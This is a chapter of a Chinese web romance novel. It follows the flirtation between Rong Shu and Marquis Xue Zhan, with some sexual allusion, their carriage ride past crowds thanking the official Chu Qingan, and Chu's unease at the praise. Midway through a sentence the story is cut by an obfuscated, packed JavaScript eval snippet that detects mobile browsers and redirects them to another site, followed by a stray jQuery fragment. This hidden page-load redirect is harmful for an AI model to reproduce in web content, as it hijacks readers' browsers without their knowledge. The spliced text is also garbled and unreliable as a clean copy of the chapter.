24. 体贴

作品:《作精夫人蓄谋已久

    昨夜折腾到太晚,容舒醒来时觉得自己从手腕到小臂、带动至大臂变得酸痛起来了。容舒咬着下唇,活动了几下才算不僵。


    “哎……”少女深深叹气。


    天知道她也十分情动,醒来都还记得睡前趴在他身上的心情,既躁动又空落落的,不得纾解。


    他倒是快活了


    哼。


    现在伤口完全不疼了,于是意乱间有时容舒也会失守,忘记自己哪只胳膊受伤、忘记哪半边衣裳褪不得……


    可容舒现在回想起来,似乎不用她留心推脱,侯爷也没再误伤她了,一直钳制的都是她的右侧诶。


    莫非,侯爷是左撇子?


    相处几日,容舒知道他是用右手吃饭、用右手写字的,少女灵光一闪——


    难道说,侯爷只是惯用左手……自渎?


    “咳咳咳……”


    容舒被自己大胆的联想吓了一跳,一口茶水呛在喉咙里,咳嗽不止。


    后背抚上一只大手,不轻不重地轻拍,容舒被触碰又吓了一跳,站起来转身后退好几步,呛得更厉害了。“大,咳咳大人?您怎么还在。”


    常雎山悬而未决,叶有贤尚未伏法,他今天很忙吧?


    “嗯。”薛展等容舒平复下来,给她掺了一杯温水,捏着茶杯递过去:“你尚在信期,莫要喝冷茶。”


    容舒这才留意他刚刚拿进门随手放在茶桌上的是暖瓶。


    如今知州府被查抄,家中已无仆从,龙仪军也不会进薛展的后院,不会是他自己烧的吧?


    容舒起床的躁意被抚平了,她抬手,没有接过茶杯而是握住了他捏杯子那只手的四指和五指,轻轻摇了摇:“大人真好。”


    容舒扶着他的手喝水,像薛展在喂她一般。


    薛展道:“这就好了?”


    他觑着少女姣好的面容,她慢慢仰头,挺翘的鼻尖被茶杯挡住,杏眼却不移,笑得弯弯地直勾勾瞧他,顾盼生辉。


    她素爱甜言蜜语,总是表现得仿佛满心满眼只他一人,可分明……


    薛展自诩阅人无数,明知她不安分,却每每看进她的眸子,看到的都是澄澈含情。


    要么她太会惑人,屡试不爽;要么,容舒念着他乃正头的夫君,兴许她当真待他不同。


    想不到这个女人倒先问出来:“大人可曾待旁人这样体贴?”


    薛展头皮一紧:“你说呢?”


    搁下茶杯,薛展抬起手来,拇指搓过美人嫩生生的唇瓣,唇上湿乎乎的少许水痕沾到指肚。


    容舒闻言高兴起来,睫毛扑闪地仍与薛展对视,却是张嘴咬住了他的手。


    薛展指肚被舌尖触碰后猛撤了一下,他看着眼前得逞的小女人,捏住她的下巴:“你怎么如此……”


    容舒小脸儿顺势贴到他的手心:“如此什么呀。”


    如此娇媚,如此爱撩。


    他也想问:容小姐可曾待旁人这样……骚。


    但到底没说出口——一则轻佻,二则他能预想她的回答、也预知自己不会信!


    容舒想起薛展略过了她最初的问题,又问了一遍:“大人今日不出门吗?”“嗯,今日带你出去逛逛。”


    啊?这是容舒没想到的答案。


    “可是阴天,眼见要下雨的,大人想去哪逛?”


    “不愿去?”薛展习惯了她总是在自己面前表现得兴趣盎然,容舒粘人,罕见她拒绝和自己待在一起。


    “愿意!”容舒马上改口。


    容舒的确是很想和他在一起,但她分得清轻重缓急,于是问道:“楚大人发落了知州府,大人何不趁此机会攻入常雎山……救出姐妹们?我表哥可里应外合呀。”


    容舒说到姐妹们有点心虚,毕竟这是阿苏的借口,自己并非真正认识那些女孩。


    她的确不懂。龙仪军不是应该早已设下天罗地网等着打蛇七寸吗,为何侯爷看上去并不着急常雎山的事?


    薛展的脸色在容舒同时提到楚清安和追秀后僵硬了起来,他下颌紧绷,“这些事我会解决。”


    容舒,让他,与她的前未婚夫联手,去和她关系亲密的另一个野男人里应外合,将他玩弄于股掌之间。天方夜谭。


    薛展眼见着视线中的女孩听完他的话后皱起下巴,眉头皱成八字,变脸一样眼睛忽然水盈盈地满脸委屈看着他,仿佛他语气冷硬一点就使她遭受了天大的欺负。


    薛展长长叹一口气,搂住容舒带她出了门。


    容舒其实没生气,一路从侧门出去,她都依顺地被他拥着走,只是不跟薛展说话而已。


    龙仪军有何部署乃是机密,阿苏身分不明,话赶话问到这句了容舒也觉得不妥,侯爷不说也无妨。


    只是她很不喜欢薛展动辄就冷淡下来,动辄就骤然疏离地审视她。虽然,这种清冷寡言一度给容舒心中的他增加了一些光芒。


    但能不能对她是特别的呢。


    她总是得寸进尺。马车不再是叶有贤给薛展乘坐的那辆浮夸的黑色马车,低调多了,但看得出用料不错。


    轮毂小了一圈,容舒踩着脚踏自己也能上去,于是小嘴一撅无视了男人伸出来欲扶她的手。


    “我方才并非冲你。”


    呵。实则就是被她气的。


    侯爷还会道歉。容舒双手交叠,抠了一下手心,面上仍隔着纱窗虚虚看向窗外、留给男人一个后脑勺。容舒心里倒计时,有意晾了他一会儿,寻了个话题开口示好:“大人,我们去哪呀?”


    语气粘糯,乖得要死,薛展揉了揉她的脑袋:“去南山玩儿。”


    往南走,为何从西北角侧门出不走正门?


    容舒总觉得在这关口侯爷带她出门不对劲儿,可又不知自己一个局外人因何引得他待她不对劲。


    第二个问题萦绕在脑海,第一个问题很快有了答案。


    驶过与知州府门前那条街的交叉口时,听见外头熙熙攘攘,容舒眼神聚焦,遥遥看到知州府门前围了几圈人。


    “大人,那里怎么了?”容舒抻着脖子想凑近点儿看。


    “无事。”薛展胳膊一直搭在容舒身后,见状捏着容舒后脑勺将她按回座位上。


    什么无事,这男人看都没看一眼!刚被哄好的容舒不满地撇开他的手,重又挪到窗边,掀起纱帘看得更清楚了些。


    门口围的似乎就是寻常百姓,马车离得远打眼一看是呜呜泱泱一群人,仔细一瞧靠近府门前面被官兵围成;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17050680|193935||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();$(''#content'').append(''


    人墙拦着,还算有序。


    这些人面善,间或手里拿着鲜花、拎着麻袋、扛着西瓜……


    裕州苦叶有贤久矣,莫非是听闻知州府被查抄,来庆贺的?


    只是旁人不知,容舒却晓得那群身着普通兵甲的皆是龙仪军精锐,侯爷这么谨慎的人竟能容许这么多百姓聚在知州府而非撵走?


    倒是很有人情味儿。


    马车很快驶过路口,容舒视线慢慢后移,视角即将被遮挡时府中出来了个人。


    “楚清安诶!”


    容舒脱口而出便意识到自己忘形,幸好没有直接喊“清安”。容舒回头端详男人的神色如常似乎并未发现什么异常,再回头已经彻底走过去看不见路口的景象了,容舒才放下帘子坐好


    “哼。”


    男人鼻子里出了个声儿,容舒也没听出来是嗯还是哼。


    女孩满心眼见着又被好友占去了,容舒想着,清安自来愿为生民立命,如今立下大功得百姓拥护该很开心的吧。


    容舒替她开心。


    容舒的确了解楚清安,却也有不知之处。


    楚清安并非全然是开心的。


    她原预备今日去衙门瞧一瞧薛展推进青田法的进度,谁知一推开府门便被迎头堵住——知州府门前原本被龙仪军安抚下,互相交谈的人们见到身着官服的楚清安出门后都站了起来,一时人声鼎沸。


    或高呼:“皇上圣明,老天开眼!”或高举手中之物:“楚大人一来就惩戒了贪官,这是小民一点心意,请务必收下!”


    更有甚者撩起衣摆便要跪拜,被龙仪军拦住扶起来。


    楚清安呆立在原处。


    前头另有高壮的官兵挡住她的视线:“楚大人,您终于来了,百姓感念您查抄叶府之功,自发来感谢呢。”


    楚清安对上高壮官兵笃定的视线,延迟理解他所言……竟是来见她的?


    一夜之间,这些百姓如何知道了她的名讳?她心中激荡,收了伞,在雨中走下去隔着官兵围成的人墙和百姓从左到右作揖、拱手、推拒……


    做完这一切,楚清安最后站上台阶对众人深深作揖,然后躲回府中靠在大门内侧深呼吸。


    她撤回门内,外头龙仪军开始疏散人群。


    兴奋和热烈退却后,惭愧涌上楚清安的心头。


    她来裕州时未曾想过原来刘冕给她的是这样一份“美差”,这些赞誉来得始料未及,楚清安开始多想……这是刘冕给予她的殊遇吗。


    她好像一来就顶了旁人的功劳,证据是舒儿查的,舒儿能进知州府借的是薛侯爷东风。


    楚清安多才却单纯,她的世界非黑即白,一向视捷径为歪门邪道,自己踏入也陷入自省和自责之中。楚清安惯常表现得没心没肺,实则是很敏感多思之人。


    反而比她还要小三岁的容舒洞察世事,从奶娃娃的年纪对周遭绝大多数事物却视作如过眼云烟。


    许多时候二人在一起,总是容舒更像姐姐些。


    楚清安拇指插在宽厚腰带里面划来划去,最终拉住路过的一个官兵:“您可知,薛都督去哪了?他……身边的阿苏去哪了?”


    楚清安憋不住那个秘密了。